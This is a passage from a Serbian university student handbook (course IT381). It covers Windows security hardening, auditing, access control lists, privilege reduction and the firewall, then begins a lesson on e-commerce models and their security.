Spisak zaštitnih mera koje je neophodno da primenite ukoliko želite da vaš Windows sistem bude sigurniji.

- *instalirajte sve sigurnosne zakrpe koje proizvođač operativnog sistema objavi1,*
- *regulišite prava korisnika tako što ćete korisnike učlaniti u grupe kojima ćete dodeliti ovlašćenja pomoću grupnih polisa,*
- *postavite NTFS dozvole kako biste ograničili lokalni i daljinski pristup datotekama i direktorijumima,*

- *postavite dozvole za deljene direktorijume kako biste ograničili pristup datotekama preko mreže,*
- *šifrujte važne datoteke ili ih smestite u šifrovan sistem datoteka (jaka kriptografija je najbolja zaštitna mera); ukoliko nemate poverenja u EFS, koristite drugi softver,*
- *omogućite praćenje sigurnosnih događaja (kao što je pristup osetljivim datotekama),*
- *aktivirajte mrežnu barijeru (više o mrežnim barijerama naći ćete u poglavlju 5),*
- *instalirajte i aktivirajte rezidentni antivirusni program i program za zaštitu od špijunskih* programa,
- isključite *Windows servise kojima ne verujete*

Osim toga, ukoliko je računar koji obezbeđujete server, potrebno je da kontrolišete i pristup servisima i obezbedite viši nivo fizičke sigurnosti. Ukoliko obezbeđujete kontroler domena, treba da obavite i kontrolu pristupa na nivou aktivnog direktorijuma (na primer, da pažljivo proberete osobe kojima ćete dodeliti ulogu administratora domena).

PRAĆENJE DOGAĐAJA I PRISTUPA RESURSIMA

Praćenje sigurnosnih događaja (engl. auditing) i pristupa resursima jedna je od važnijih zaštitnih mera.

Sigurnosni događaji su sve akcije usmerene na resurse koji su zaštićeni nekom sigurnosnom merom, kao što je kontrola pristupa. Na primer, sigurnosni događaj je promena sadržaja ili pristupnih prava direktorijuma, prijavljivanje na domen, pravljenje ili izmena naloga i izmena grupne polise. Praćenje događaja se najčešće primenjuje na kontrolerima domena i serverima, ali i na radnim stanicama koje su deo domena ukoliko se na njima nalaze značajniji resursi. Cilj primene ove zaštitne mere je formiranje dnevničke datoteke (engl. log), tj. dnevnika događaja na osnovu koga se mogu otkriti mogući propusti u primeni nekih sigurnosnih mera.

Postoji nekoliko kategorija događaja koje se mogu pratiti:

- prijavljivanje korisnika na domen (Account Logon Events), prijavljivanje korisnika na računar i provera identiteta korisnika radi pristupa deljenim resursima (Logon Events),
- pravljenje, izmena svojstava i brisanje korisničkih naloga i grupa (Account Management), npr. promena lozinke ili članstva u grupama,
- pristup objektima aktivnog imenika (Directory Service Access),
- pristup resursima (Object Access),
- korišćenje privilegija, tj. prava dodeljenih korisnicima (Privilege Use),
- promena polise (Policy Change), kao što je dodela ili oduzimanje prava korisnicima,
- pokretanje, gašenje i promena prioriteta procesa (Process Tracking),
- sistemski događaji (System Events), kao što je promena sistemskog vremena.

Zavisno od kategorije, moguće je pratiti uspešne, neuspešne ili obe vrste događaja. Događaji zabeleženi u dnevniku mogu se pregledati pomoću alata Event Viewer. Ovaj alat omogućava pretraživanje događaja po određenom kriterijumu, podešavanje osobina dnevnika (npr. šta će se desiti sa starim događajima kada se dnevnik, čija je veličina ograničena, napuni), snimanje dnevnika u drugu datoteku i brisanje događaja iz dnevnika.

Poglavlje 5

Odbrana naloga i Security descriptor

ODBRANA NALOGA

Princip najmanjih privilegija diktira da korisnici treba da rade samo sa dovoljno privilegija da bi izvršili zadatke, a ne više.

Korisnički nalozi mogu da sadrže visoke privilegije SID (na pr. administratori ili nalog operatera grupe) i opasne privilegije (kao što je delovati kao deo operativnog sistema), i zlonamerni softver pokrenut sa ovim SID ili privilegijama mogu napraviti „pustoš“. Istorijski gledano, Windows XP korisnici rade po difoltu kao pripadnici lokalne administratorske grupe; iz razloga kompatibilnost aplikacija. Mnogi programi koji rade na Windows 95/98/ME neće ispravno da rade na Windows XP, osim ako je korisnik administrator. Ako se izvodi kao "Standard User" izvršava se sa greškom. Naravno, korisnik može da radi kao "Standard User."

Windows XP i Windows Server 2003 imaju "Secondary Logon", koji dozvoljava korisniku naloga da desnim klikom na program, izabere "Run as. . . ", a zatim unese drugi korisnički nalog i lozinka za korišćenje aplikacije.

Takođe, oni uključuju podršku za oznake ograničenja*, što može smanjiti privilegije ''po-akciji'' (*per-thread*) nivou. Oznaka ograničenja je jednostavno oznaka akcije sa sklonjenim privilegijama i/ili SID označene kao samo-odbij SID. Windows Vista menja difolt; sve korisnički nalozi su korisnici, a ne administratori. Ovo se* naziva User Account Control*-UAC. Kada korisnik želi da izvrši privilegovanu operaciju, korisnik treba da unese ime i lozinku administratorskog naloga. Dakle, ako neko zlonamerno pokušava da izvrši privilegovan zadatak, korisnik je obavešten. Imajte na umu da u slučaju Windows "Longhorn" servera, ako korisnik upiše naredbu u Run dijalog na meniju Start, komanda će uvek da se pokreće kao da je korisnik administrator.*

SECURITY DESCRIPTOR (SD)

Podaci strukture koja uključuje vlasnika objekta, DACL i SACL se pominju kao predmet bezbednosnog deskriptora (SD).

Primer SD bez SACL je prikazan na Slici 1.

DACL *u ovom* SD *omogućava korisniku Paige (iz domena Corp) potpuni pristup objektu; on može raditi bilo šta sa ovim objektom. Članovi Administrators mogu učiniti isto. Cheryl može*

čitati, pisati, i brisati objekat. Napomena vlasnik objekta je Blake; kao vlasnik, on, takođe, može da radi bilo šta sa ovim objektom.

Owner: CORP\Blake
ACE[0]: Allow CORP\Paige Full Control
ACE[1]: Allow Administrators Full Control
ACE[2]: Allow CORP\Cheryl Read, Write and Delete

Slika 5.1 Primer SD [Izvor: Autor]

DVE VAŽNE STVARI

Postoje dve važne stvari koje treba imati na umu o kontroli pristupa u Windows sistemu.

Prvo, ako korisnik pristupa objektu sa SD primer na Slici 3, a korisnik nije jedan od Blake, Paige, Cheryl, ili u administratorskoj grupi, tada je korisniku odbijen pristup do objekta. Nema bezuslovan pristup. Drugo, ako Cheryl zahteva pristup da čita objekat, dozvoljen joj je pristup.

Ako ona zahteva pristup čitati i pisati, takođe joj je odobren pristup. Ako zahteva pristup kreirati, biće joj odbijen pristup, osim ako je Cheryl član Administrators grupe, jer "Cheryl ACE" ne uključuje pristupnu masku"kreirati". Kada Windows aplikacija pristupa objektu, mora da zatraži tip pristupa koju zahteva aplikacija.

Mnogi programeri bi jednostavno zahtevali "pristup svemu" kada aplikacija u stvari želi samo da pročita objekat. Ako Cheryl koristi aplikaciju koja pokušava da pristupi objektu opisanom gore, i aplikacija zahteva puni pristup do objekta, pristup će biti odbijen do objekta, sem ako je administrator. To je glavni razlog što se tolike aplikacija ne izvršavaju ispravno na Windows XP, osim ako je korisnik član administratorske grupe.

ODOBRAVANJE ILI ODBIJANJE PRISTUPA

Ranije je spomenuto da DACL odobrava ili odbija pristup; tehnički to nije 100% tačno.

Svaki ACE u DACL određuje pristup; i ACE može odobriti ACE ili odbiti ACE. Odbij ACE se ne koristi često u Windows, jer oni mogu komplikovati traženje greške (engl. troubleshoot). Takođe, imajte na umu da je prvi ACE je odbij ACE; važno je da odbij ACE dolazi pre dopusti ACE jer Windows procenjuje svaki ACE u ACL dok je pristup odobren ili odbijen, eksplicitno.

Ako je ACL odobren pristup, onda će Windows zaustaviti ACL procenjivanje, i ako je odbij ACE na kraju u ACL, onda se to ne ocenjuje, tako da je korisniku odobren pristup, čak i ako nalogu može biti odbijen pristup. Prilikom setovanja ACL iz korisničkog interfejsa, Windows će uvek staviti odbij ACE pre dozvoli ACE, ali ako kreirate ACL programaski (npr. putem funkcije SetSecurityDescriptorDacl), morate eksplicitno staviti prvi odbij ACE.

Kada korisnik naloga pokušava da pristupi zaštićenom objektu, operativni sistem izvodi proveru pristupa upoređivanjem korisničkog naloga i podacima o grupi u znaku korisnika i

ACE u ACL objektu. Ako su sve zahtevane operacije (čitanje, pisanje, brisanje i tako dalje) odobrene, tada je pristup odobren; u suprotnom, korisnik dobije status greške pristup odbijen (vrednost greške 5).

Poglavlje 6

Niske privilegije usluge naloga i smanjenje privilegija

NISKE PRIVLEGIJE USLUGE NALOGA

Microsoft je dodao dve nove usluge naloga, Local Service nalog i nalog Network service u Windows XP.

Windows usluge su procesi dugog veka koje se obično pokreću kada se pokrene operativni sistem, npr. File i Print usluga i DNS usluga. Mnoge takve usluge izvršavaju se sa visokim privilegijama jer one obavljaju privilegovane operacije, ali mnogim uslugama ne trebaju takvi povećani zahtevi. U Windows XP, Microsoft je dodao dve nove usluge naloga, Local Service nalog i nalog Network service, koji dozvoljavaju usluge lokalnog ili mrežnog pristupa, respektivno.

Procesi ovih naloga se izvršavaju na mnogo manjem nivou privilegija i nisu članovi lokalne grupe administratora. Takođe, u Windows XP SP2, Microsoft je napravio važne promene u RPC servisu (RPCSS) kao posledica Blaster crva. U Windows verzijama pre Windows XP2 SP2, RPCSS se izvršavao kao System nalog, najprvilegovaniji nalog u Windows; to omogućava da se izvršavaju ispravno distribuirani COM (DCOM, koje je slojeviti na vrhu RPC) objekti na udaljenom računaru. Za Windows XP2 SP2 RPCSS je podeljen na dva, RPCSS izdati (shed) njegov DCOM kod aktivacije, i izrađena je nova usluga koja je nazvana DCOM Server Process Launcher.

RPCSS se izvršava kao nalog mrežne usluge niskih privilegia; DCOM se izvršava kao SYSTEM. Ovo je dobar primer principa najmanjih privilegija. IIS6 sledi sličan model, procesa pod imenom inetinfo pokreće se ispod System identitet jer mora da obavlja administrativne poslove, a to pokreće w3wp.exe proces za obradu zahteva korisnika.

SMANJENJE PRIVILEGIJA

Još jedna korisna odbrana, ali ne i često korišćena u Windows sistemu, jeste – smanjiti privilegije naloga kada se startuje aplikacija.

Ovo bi trebalo izvršavati vrlo rano u startup kodu aplikacije (na primer, rano u glavnoj funkciji aplikacije). Najbolji način da se to opiše je kroz primer. U Windows, Index server proces se pokreće kao sistem nalog jer je potreban pristup administratora svim diskovima kako bi se utvrdilo da li je neka datoteka promenjena tako da se može ponovo indeksirati datoteka.

*Samo članovi lokalne administratorske grupe mogu upravljati diskovima. To je jedini razlog zašto mora Index server da se izvršava kao sistem nalog. Dakle, kad glavni index server pokreće postupak (*cidaemon.exe*), on baca nepotrebne privilegije što pre je moguće. Funkcija koja ovo obavlja je AdjustTokenPrivileges. Windows Vista takođe, dodaje funkciju ChangeServiceConfig2, da definiše skup privilegija koje zahteva usluga da bi se ispravno pokrenula.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 7

Odbrana mreže i Windows ranjivosti

ODBRANA MREŽE

Razlog pojavljivanja DDoS napada je zbog toga što je IPv4 neautorizovan protokol.

Mnogi korisnici i industrije se fokusiraju na "korisnike koji nisu administratori" i mogu izgubiti iz vida da napadi ne zahtevaju ljudsku interakciju. To ne može da zaštiti računar od napada koji iskorišćavaju ranjivost u mrežnim procesima bez interakcije korisnika, kao što su DNS server, e-mail server, ili web-server. Windows nudi brojne odbrane mreže, naročito IPSec i IPv6 podršku, i dvo-usmeren zaštitni zid.

Razlog pojavljivanja DDoS napada je zbog toga što je IPv4 neautorizovan protokol. Problem je u tome što je IPv4 u osnovi sa greškom. Protiv mere *u odbrani mreže obuhvataju primenu IPSec i IPv6 protokola koji podržavaju autentifikaciju mrežnih paketa. Windows Vista po difoltu koristi IPv6. IPv4 je omogućen po difoltu, ali vremenom, Microsoft predviđa da će veći deo svetske mreže preći na sigurnije protokole.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ZAŠTITNI ZID

Sve verzije Windows operativnog sistema od Windows XP imaju ugrađeni softverski zaštitni zid.

Windows XP je bio ograničen na

- *što znači da nije omogućen po difoltu,*
- *njegova konfiguracija je ograničena na blokiranje samo dolaznog saobraćaja na određenim portovima.*

Zaštitni zid u operativnom sistemu Windows XP SP2 je znatno poboljšan: dozvoljava korisnicima sa više računara u kući da dele datoteke i štampaju dokumente.

Stari zaštitni zid bi ovo dozvolio ako su ova datoteka i port štampanja (TCP 139 i 445) bile otvorene za internet. Windows XP SP2 ima opciju da otvori port samo za lokalnu podmrežu. Druga promena u Windows XP SP2 sistemu, i daleko najvažnije je da je zaštitni zid omogućen po difoltu.

Windows Vista (kao I svi njeni naslednici) dodaje još dve funkcije.

- *Prva je da je zaštitni zid potpuno integrisana komponenta prepisivanja (rewritten) TCP/IP mrežnog steka.*
- *Drugo, zaštitni zid podržava opcionalno blokiranje izlaznih veza, iako to se lako može obići.*

WINDOWS RANJIVOSTI

Windows, poput svih operativnih sistema, ima bezbednosnih propusta, a brojne od tih propusta koriste napadači da kompromituju korisnika operativnog sistema.

Nakon 2001, Microsoft je odlučio da promeni proces razvoja softvera koji bi bolje odgovarao sigurnom dizajnu, šifrovanju, testiranju i održavanju zahteva – sa jednim ciljem: smanjiti broj ranjivosti u svim Microsoft proizvodima. Ovaj proces se naziva ''poboljšanje razvoja bezbednosnog životnog ciklusa'' (engl. Security Development Lifecycle – SDL). Potpuno objašnjenje SDL je van obima ovog predavanja, ali je neto učinak bio redukcija oko 50% bezbednosnih bagova. Windows Vista je prvi operativni sistem koji je od početka razvijen prema SDL preporukama.

Ostale verzije Windows-a su imale komadić SDL, kao što je Windows XP SP2. Microsoft web-server, Internet Information Services-IIS, ima loš ugled zbog ozbiljnih bagova pronađenih u njima koji je doveo do crva, kao što je CodeRed. IIS verzija 6, uključena u Windows Server 2003, imala je zvezdastu bezbednosnu kasetu od njegovog izdavanja; postoje samo tri prijavljena propusta u četiri godine od njegovog izdavanja; nijedna od njih nije kritična. A ovaj oblik je prijavljen kao red veličine manjih bagova od Apache glavnog konkurenta IIS.

WINDOWS ODBRANA BEZBEDNOSTI

Sve verzije Windows nude odbranu bezbednosti.

Sve verzije Windows nude odbranu bezbednosti , ali spisak odbrana naglo je porastao u poslednjih pet godina povećanjem pretnji zasnovanih na internetu. Napadači danas nisu samo deca; to su kriminalci koji vide novac u kompromitovanju računara. Moramo naglasiti da su napadači visoko motivisani novcem.

Odbrana Windows 10 sistema može biti grupisana u četiri široke kategorije:

- *odbrana naloga*
- *odbrana mreže*
- *odbrana od prepune bafera*
- *odbrana pretraživača*

Poglavlje 8

Vežba - Windows

WINDOWS 2012

Bezbednost windows 2012 servera (Predviđeno vreme trajanja vežbe je 45 minuta)

Instalacija windows 2012 servera u VirtualBox-u

https://www.youtube.com/watch?v=lD4YSTrXRko

WINDOWS 8

Bezbednost windows 8

Instalacija windows 8 u VirtualBox-u

https://www.youtube.com/watch?v=pAlL7YHcNbY

WINDOWS 10

Bezbednsot windows 10

Instalacija windows 10 u VirtualBox-u

https://www.youtube.com/watch?v=dfq9oHiWt3k

WINDOWS BEZBEDNOSNA POLITIKA

Podešavanje bezbednosne politike u windows okruženju

Instalirati windows 2012 kad domenski kontroler. Dodati windows 8 i windows 10 u kreirani domen i zatim podesiti sigurnosne GPO za računare koji se nalaze u domenu.

LINKOVI

Linkovi za dodatno proučavanje

http://blog.blksthl.com/2012/11/28/how-to-disable-ie-enhanced-security-in-windows-server-2012/

http://windows.microsoft.com/sr-latn-rs/windows-vista/setting-up-web-server-security-in-iis-7-0

Poglavlje 9

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualan rad za lekciju 12 (Predviđeno vreme trajanja vežbe je 45 minuta)

Prvi zadatak
• Opišite Windows sistem odbrane bezbednosti kao i kategorije bezbednosti koje postoje kod Windows 10.
• Koja je osnovna uloga zaštitnog zida?
• Koje kontrole pruža zaštitni zid?
• Koje su prednosti i mane zaštitnog zida?
Drugi zadatak
• Proučite Windows zaštitni zid.
• Implementirati i opisati bar tri pravila po Vašem izboru.

Poglavlje 10

Domaći zadatak 12

DOMAĆI ZADATAK BROJ 12

Dvanaesti domaći zadatak (Predviđeno vreme trajanja vežbe je 120 minuta)

Istražiti na internetu windows zaštitni zid i zatim implementirati tri pravila po izboru u windows-u 7,8 ili 10.

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu.

Naziv zadatka treba da bude: IT381-DZ12-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ12

Zaključak

ZAKLJUČAK

Rezime dvanaeste lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti bezbednosti Windows OS:

- *MS Windows bezbednosna arhitektura*
- *Lokalni domen naloga i Windows privilegije*
- *Lista kontrole pristupa i predstavljanje*
- *Ojačanje Windows sistema*
- *Odbrana naloga i Security descriptor*
- *Niske privilegije usluge naloga i smanjenje privilegija*
- *Odbrana mreže i Windows ranjivosti*

LITERATURA

Spisak korišćene literature za lekciju 12

https://en.wikipedia.org/wiki/Business-to-business
http://searchcio.techtarget.com/definition/B2B
http://en.wikipedia.org/wiki/Forrester_Research
https://en.wikipedia.org/wiki/Architecture_of_Windows_NT
http://en.wikipedia.org/wiki/Trusted_computing_base
http://books.google.rs/books?id=ucyNuhtC-
kAC&pg=PA101&dq=SCOMP+honeywell&hl=en&sa=X&ei=WQByU4zPOqbqywP42oGoBg&ved=0CCYQ6A

http://books.google.rs/
books?id=waDmmqRgBmIC&pg=PA342&dq=SCOMP+honeywell&hl=en&sa=X&ei=WQByU4zPOqbqywP4

https://en.wikipedia.org/wiki/Reference_monitor
https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service
https://en.wikipedia.org/wiki/Security_Accounts_Manager
http://resources.infosecinstitute.com/attack-surface-reduction/
https://en.wikipedia.org/wiki/Trusted_Platform_Module
http://en.wikipedia.org/wiki/Buffer_overflow
http://searchsoa.techtarget.com/definition/Remote-Procedure-Call
http://en.wikipedia.org/wiki/Access_token
http://en.wikipedia.org/wiki/Security_descriptor
http://en.wikipedia.org/wiki/Access_control_list
https://en.wikipedia.org/wiki/Windows_Metafile_vulnerability

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 12 nastavak

http://resources.infosecinstitute.com/intro-secure-software-development-life-cycle/
http://en.wikipedia.org/wiki/User_Account_Control
http://en.wikipedia.org/wiki/Remote_procedure_call
https://en.wikipedia.org/wiki/Computer_forensics
http://www.howstuffworks.com/computer-forensic.htm

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Bezbednost e-poslovanja

Lekcija 13

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 13

BEZBEDNOST E-POSLOVANJA

- Bezbednost e-poslovanja
- Poglavlje 1: Elektronsko poslovanje i modeli elektronske trgovine
- Poglavlje 2: B2B i B2C
- Poglavlje 3: C2C i C2B
- Poglavlje 4: Proces plaćanja i transakcije plaćanja
- Poglavlje 5: Bezbednost elek. sistema placanja, problemi i servisi
- Poglavlje 6: Mobilna trgovina
- Poglavlje 7: Bezbednost mobilne trgovine i digitalnog novca
- Poglavlje 8: Kriptovalute
- Poglavlje 9: Vežba - Bezbednost E-poslovanja
- Poglavlje 10: Individualna vežba
- Poglavlje 11: Domaći zadatak 13
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast bezbednosti e-poslovanja.

Teme predavanja su:

- *Elektronsko poslovanje i modeli elektronske trgovine*
- *B2B i B2C*
- *C2C i C2B*
- *Proces plaćanja i transakcije plaćanja*
- *Bezbednost elektronskih sistema plaćanja, problemi i servisi*
- *Mobilna trgovina*
- *Bezbednost mobilne trgovine i digitalnog novca*
- *Kriptovalute*

U vežbi studenti će se upoznati sa:

- *Bezbednost e-poslovanja*

Poglavlje 1

Elektronsko poslovanje i modeli elektronske trgovine

ELEKTRONSKO POSLOVANJE

Elektronsko poslovanje (engl. e-business) jeste vođenje poslova na Internetu.

Elektronsko poslovanje uzima sve veći udeo u globalnom poslovanju, smanjuje troškove i omogućava neke nove načine započinjanja, razvoja i rasta posla. Međutim, sama činjenica da je Internet infrastrukturna osnova elektronskog poslovanja, donosi i brojne sigurnosne rizike i otvara nove mogućnosti koje potencijalni napadači mogu da iskoriste. Postoji verovanje da se kriminal seli tamo gde ima novca, a u ovom slučaju to se potvrđuje i to u najgorem obliku. Ovo poglavlje se bavi problemima sigurnosti elektronskog poslovanja i uopšte – sigurnošću na Internetu.

Elektronsko poslovanje (engl. e-business) jeste vođenje poslova na Internetu, što ne podrazumeva samo kupovinu i prodaju, već organizaciju poslovanja firme u mrežnom okruženju, organizovanje poslovne komunikacije prema klijentima i brigu o klijentima.

Izraz elektronsko poslovanje je prvi put upotrebila američka kompanija IBM da bi se označilo poslovanje uz značajnu primenu savremene, elektronske tehnologije. Do tada se ovaj izraz odnosio na poslovanje u sektoru elektronike. Pod elektronskim poslovanjem podrazumevamo obavljanje poslovnih procesa uz primenu elektronske tehnologije. Elektronska tehnologija podrazumeva kombinovanu upotrebu informacionih tehnologija i telekomunikacija. Ova vrsta tehnologije omogućava slanje velikog broja informacija, na velike daljine u kratkom vremenskom periodu. To omogućava preduzeću, koje u svom poslovanju koristi elektronsku tehnologiju, da ostvari značajne uštede u troškovima poslovanja, efikasnije obavlja svoje zadatke i, samim tim, bude konkurentnije na tržištu.


Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

RAZVOJ ELEKTRONSKOG POSLOVANJA

Danas e-poslovanje ostvaruje ekspanzitivan rast.

U dosadašnjem periodu e-poslovanje je doživelo posebnu ekspanziju u maloprodaji, izdavaštvu i u finansijskim uslugama. Generalno posmatrano, prednost elektronskog u odnosu na tradicionalno poslovanje su vezane za povećanje kvaliteta, agilnosti, za dodatne

usluge sa jedne strane, i za sniženje prodajnih cena, smanjenje vremena izlaska na tržište, odnosno realizivanje transakcija sa druge strane. Najznačajniji ekonomski razlozi su smanjenje troškova poslovanja, smanjenje grešaka kod elektronskih transakcija, jeftino globalno publikovanje transakcija, kao i mogućnost zamene skupih kancelarija.




Slika 1.1 Razvoj elektronskog poslovanja [Izvor:Autor]

ELEKTRONSKA TRGOVINA

Elektronska trgovina (engl. e-commerce) jeste jedan deo elektronskog poslovanja.

Da bi pojam elektronske trgovine bilo moguće definisati treba se osloniti na poznavanje pojma ''trgovine'', uopšte. Reč trgovina vodi poreklo od engleske reči commerce koja može označavati različite tipove društvenih odnosa u smislu razmene ideja, osećanja ili mišljenja, kao i proces robnonovčane razmene i transport robe od mesta do mesta. Kao i u klasičnoj trgovini, i u elektronskoj prisutni su elementi: proizvod, mesto, marketing, način za prijem narudžbina, način za prijem novca, isporuka, mogućnost vraćanja proizvoda, garancija i tehnička podrška. Za njih je karakteristično da u zavisnosti od stepena razvijenosti preduzeća u elektronskom smislu, neki manje, a neki više, imaju prepoznatljiv tradicionalni karaker.



Slika 1.2 a) tradicionalna maloprodaja, b) elektronska trgovina [Izvor:Autor]

SIGURNOST SISTEMA ELEKTRONSKE TRGOVINE

Tri osnovne sigurnosne usluge.

U sistemima elektronske trgovine, zaštita se integriše implementiranjem tri osnovne sigurnosne usluge: provere identiteta, autorizacije i privatnosti.

• Provera identiteta korisnika u distribuiranim sistemima kao što je Web lokacija za e-trgovinu, realizuje se pomoću dva osnovna modela: model predstavljanja/delegiranja i model poverljivog servera. Oba modela podrazumevaju troslojnu arhitekturu (engl. thee-tier architecture). U oba modela, identitet korisnika proverava se na srednjem sloju (Web server na kome je aplikacija), a razlika između ova dva modela je u korisničkom nalogu kojim se pristupa podacima (sloj podataka). U modelu predstavljanja/delegiranja, korisnik se predstavlja aplikaciji srednjeg sloja prezentujući svoje akreditive (engl. credentials) koji se dalje koriste za pristup podacima. U modelu poverljivog servera, aplikacija srednjeg sloja proverava identitet korisnika, a sa serverom za upravljanje bazom podataka komunicira koristeći svoj vlastiti korisnički nalog. Korisnik, dakle, nema ovlašćenja za direktan pristup podacima, već ga ostvaruje isključivo preko aplikacije srednjeg sloja. U ovom slučaju, identitet se proverava u dva koraka: prvo, aplikacija na srednjem sloju proveri identitet korisnika, a zatim server podataka proveri identitet aplikacije.

• Autorizacija obezbeđuje strogo kontrolisan pristup resursima i servisima. Nakon provere identiteta,, korisnik dobija pravo da izvrši samo one zadatke, odnosno da koristi samo one resurse i servise za koje je ovlašćen (autorizovan). Sa stanovišta sigurnosti, veoma je značajno da nijedan korisnik ne može da koristi neku uslugu ili resurs ukoliko prethodno nije autorizovan.

• Privatnost, to jest zaštita tajnosti, podrazumeva šifrovanje podataka u cilju sprečavanja neovlašćenog uvida u osetljive informacije. U sistemima za e-trgovinu, zaštita tajnosti podataka implementira se na nivou međuserverske komunikacije (npr. server davaoca usluga elektronske trgovine – server banke/posrednika u plaćanju). Zaštita se na ovom nivou najčešće ostvaruje upotrebom protokola koji formiraju zaštićene kanale (kao što je IPSec). Osim toga, zaštita se implementira i na nivou komunikacije klijent – server posrednika u plaćanju; u ovom slučaju se koristi SSL protokol.

MODELI ELEKTRONSKE TRGOVINE

Najzastupljeniji načini organizovanja elektronske trgovine.

Najzastupljeniji načini organizovanja elektronske trgovine su:

Aukcijski model *je prepoznatljiv po tome što je organizovan kao forum za online kupovinu. Korisnici se loguju kao licitant ili prodavac. Prodavac šalje podatke o predmetu prodaje, minimalnu cenu i krajnji rok za završetak aukcije. Licitant pretražuje sajt, pregleda trenutne licitatorske aktivnosti i licitira. Aukcijski sajtovi po završetku posla dobijaju procenat od obe strane. Tipičan primer ovakvog modela je www.e-bay.com.*

Portal modeli *obično nude vesti, sport, vreme kao mogućnost pretraživanja Web-a. Većina portala kao popularni dodatak imaju online kupovinu.Portali su podeljeni na dve vrste:*

- *Horizontalni – sakupljaju informaciju o širokom opsegu tema, (www.yahoo.com).*
- *Vertikalni – nude veliki broj informacija koje pripadaju jednoj oblasti (www.acm.org).*


Dinamic pricing modeli *su nastali zahvaljujući tome što je internet doprineo spajanju velikog broja kupaca, a kao posledica toga došlo je do snižavanja cene proizvoda (www.priceline.com).*

Online trading i landing modeli***:*** *Brokerska preduzeća su definisala način realizacije poslova osiguranja i trgovine nekretninama i hartijama od vrednosti preko Web-a. Na sajtovima je moguće realizovati kupovinu, prodaju i upravljanje svim investicijama sa desktopa korisničkog računara(www.afsd.com.au).*

POSLOVNI MODELI

Elektronske transakcije se mogu obavljati između tri strane.

Elektronske transakcije se mogu obavljati između tri strane, to su: vlada *,* kompanije *i* klijenti *. Tako da danas na osnovu relacija između učesnika možemo razlikovati više tipva modela mrežnog poslovanja, Slika 3.*



Slika 1.3 Poslovni modeli – saradnja među učesnicima [Izvor:Autor]

Poglavlje 2

B2B i B2C

B2B POSLOVANJE

Iako je najviše pažnje na početku posvećivano B2C poslovanju, danas se sve više aktivnosti izvodi u oblasti B2B poslovanja.

Elektronsko poslovanje danas integriše sve vidove interakcija: B2B (Business-to-Business), B2C (Business-to-Customer) i B2E (Business-to-Employee), a – uz podršku pouzdanih sistema zaštite i sigurnosti – predstavlja ekonomično okruženje za prezentaciju i plasman roba i usluga. B2B poslovanje je mesto implementacije servisa on-line plaćanja.

